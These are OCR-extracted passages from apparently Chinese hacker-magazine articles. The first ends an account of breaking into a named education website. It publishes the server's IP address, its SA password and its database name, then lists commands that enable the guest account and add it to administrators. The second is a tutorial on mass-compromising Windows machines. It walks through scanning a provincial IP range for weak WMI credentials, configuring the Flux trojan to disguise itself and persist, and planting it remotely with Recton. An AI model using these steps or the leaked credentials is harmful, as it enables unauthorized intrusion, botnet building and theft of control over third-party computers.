


图7 查看留言的相关信息




图8 连接目标数据库

四、获得WebShell

看了一下，后台没有什么可以利用的。怎么得到webshell及主机权限呢？想了一下，刚才不是有SA权限吗，何不直接连接SQL数据库试试能不能运行命令，密码就用!!@@##% 来试试（我想管理员可能会用同一个密码哦），通过ping得到IP地址为：**61.155.9.205**。下面我们来连接，服务器名称/IP：**61.155.9.205** 用户名：SA，密码：**!!@@##%**，数据库名称：**BMUCP_EDU_XKTC**，连接成功，如图8所示。

利用该工具，发现可以执行任意命令，于是执行以下命令激活guest用户并加入administrators组，相关命令如下：

```
Net user guest /active   (激活 guest 用户)
Net user guest guest   (将guest用户密码设为guest)
Net localgroup administrators guest /add   (将guest用户加入administrators组)
```

用Net localgroup administrators检查，guest已经成功加入，如图9所示。





图9 查看加入是否成功

现在我们就可以用guest这一管理员账户来登录这台服务器了，此前我已扫描过，服务器是开着3389终端服务的，如图10所示。


图10 远程控制成功

到此，已经得到最高权限，做什么都可以了。这么大的网站，不敢乱动，下面的事就是清理痕迹，写封信给管理员，走人。

五、小结

这次入侵没什么新的技术，还带点运气的色彩。

两点收获：

1、不要轻信某一款工具，工具也会有出错的时候，利用几个工具配合使用，发挥各自长处，往往能做得更好。

2、一般管理员可能在很多地方使用同一个密码，在比较薄弱的地方获取密码以后，往往一通百通，这就是社会工程学的运用吧。

【文章中所涉及到的啊D注入工具.V2.33、SQLTools.exe、3389连接器和NBSI，已经收录在光盘中】

编辑点评： 看到这篇文章吓了我一跳，再弄个现在流行的网页木马，哇~发财了！转正题，这次入侵完全是用工具完成的，作者几乎没有费多大力气。说实话你要是有耐心一样可以找到一个大型网站的漏洞，在用工具进行检测的时候不要被工具的一些错误提示欺骗了，这也是为什么用同样的方法有的人可以入侵，有的却不能。有一点请注意，现在大型网站大多用asp.net编写，而文件扩展名是aspx，好像现有的一些工具都找不出aspx为后缀的文件，大家可以自行添加。

肉鸡从WMI中走来

天涯衰草

从本文中你可以学到：
1.纯真版IP数据库寻找所需的IP地址段
2.利用Ntscan或Recton扫描存在WMI漏洞的电脑
3. TFTP在下载木马中的应用

随着人们网络安全意识的提高，以及Windows操作系统的不断升级，以前被菜鸟们使用最多的IPC$、RPC等入侵方法也越来越不能派上用场，所以菜鸟们手中的肉鸡也是越来越少。今天，我就教大家通过入侵WMI，来获取大量的肉鸡。

Windows管理规范（WMI）是可伸缩的系统管理结构，它采用一个统一的、基于标准的、可扩展的面向对象接口。WMI服务是提供共同的界面和对象模式以便访问有关操作系统、设备、应用程序和服务的管理信息。WMI服务作为Windows操作系统的重要服务之一，系统默认是打开的。如果此服务被终止，多数基于Windows的软件将无法正常运行，所以通过它可以让菜鸟短时间内获得大量的肉鸡。

一、寻找IP地址段

首先我们需要寻找一个IP地址段，然后再通过扫描这个IP地址段中的打开WMI服务的远程计算机。查询IP地址段的方法有很多，今天我们就通过纯真版IP数据库来进行查询。下载最新版本的IP数据库文件，解压后直接运行文件夹中的查询程序Showip.exe。比如我们要扫描四川的计算机，就在“查询字段”中输入**四川**，接着点击“地址－IP段”选项，然后点击“查询”按钮，就会在下面的窗口显示出查询的结果。从结果中任意选择一个IP地址段，选择的范围最好大一些，如图1所示。



图1 IP地址段的查询

二、扫描WMI漏洞

今天我们采用的扫描工具是NTscan，它是一款支持对IPC$、SMB、WMI漏洞进行扫描的NT弱口令猜解工具。运行NTscan，在程序窗口的“配置”区域中进行设置。首先在“起始IP”和“结束”选项中输入扫描的IP地址范围，然后选择“WMI扫描”选项，并且在“扫描打开端口的主机”选项后输入**135**，最后点击“开始”按钮就开始进行扫描了，如图2所示。




图2 WMI扫描器的配置

由于扫描的范围比较大，所以需要的时间就相对长一些。利用这段时间我们可以配置一个木马的服务端程序，这样就方便自己以后对这些“肉鸡”进行控制。

三、木马配置

今天我们采用的木马程序是国外的优秀木马Flux。运行Flux.exe，点击“文件”菜单下的“配置服务程序”命令，现在我们来配置木马的服务端。

首先在“安装在”选项中设置服务端程序的安装目录以及服务端程序的名称。为了更加有利于服务端程序的隐藏，我们可以将服务端程序的名称设置为类似于svchost.exe这样的名称；接着在“启动”中设置服务端程序跟随系统启动的情况，选中“随Windows启动”选项，服务端程序就会通过注册表的启动项进行启动。选中“保护服务程序”选项，是在远程计算机为NT内核的操作系统时，通过系统服务进行启动；在“穿越防火墙”选项中设置穿越网络防火墙的方法，木马采用的是线程插入技术，Flux为用户提供了三种插入选择，包括“默认浏览器”、“MSN Messenger”和“指定程序”。“默认浏览器”选项不单单是将木马插入到IE浏览器中，只要是系统默认的浏览器都行。另外通过第三项，用户还可以进行自由的设定，所以在输入指定程序的路径时一定要注意；接着在“连接”选项中设置服务端程序连接时使用的端口、连接口令以及上线方式。木马默认的连接端口是2001，口令为空，自己可以进行任意的更改。在上线方式上，Flux支持通过IP地址、域名、网页等多种方式进行反弹连接。如果使用网页方式进行反弹连接的话，可以通过“加密钥匙”来对网页文件进行加密，确保数据传输的安全性。服务端属性设置完成后，点

击“创建”按钮就可以生成我们需要的服务端程序，如图3所示。




图3 木马服务端的配置

四、选定目标

现在我们再来查看一下扫描的结果，如图4所示。从结果中任意地选择一台存在WMI漏洞的远程计算机，然后通过WMI漏洞利用工具进行入侵。常见的WMI漏洞的利用工具包括Rcmd、Remoxec、Recton等等，这其中Recton的功能最强大。Recton可以利用远程主机的135端口和WMI漏洞远程开3389、Telnet，远程运行CMD命令、查看/启动/停止服务、种植等操作，而且不依赖远程计算机的IPC$是否开放着。

IP Address	Username	Password	Type
9.0.3	administrator	[NULL]	Unknow

图4 WMI漏洞的扫描结果

五、种植木马

通过Recton，我们可以用多种方式将刚刚配置完成的木马服务端程序上传到该计算机中，然后运行。首先将木马服务端上传到网络空间，然后记录下木马服务端的网页链接。如果用户没有网络空间的话，可以通过“HTTP傻瓜服务器”这款小工具在本机架设一个HTTP服务器。接着运行Recton，点击“种植者”选项，通过“种植者”命令来进行木马服务端的安装。在“远程主机设置”选项中设置远程主机的IP地址、用户名和密码，然后点击“Http下载”选项，在“文件目录”中输入木马服务端的网页链接，如果有启动参数的话在“启动参数”选项中设置。注意文件地址和启动参数一定要写正确，否则无法执行。另外，文件地址一定要包含 **http://** 才行。最后点击“开始下载”按钮即可从网页链接中下载配置好的木马服务端程序并运行。Http下载不需要远程主机开任何共享，也不依赖Task Scheduler服务。其原理是在远程主机上写入并执行一个能从WEB上下载文件的VBS脚本，然后通过这个脚本下载设定的文件，如图5所示。

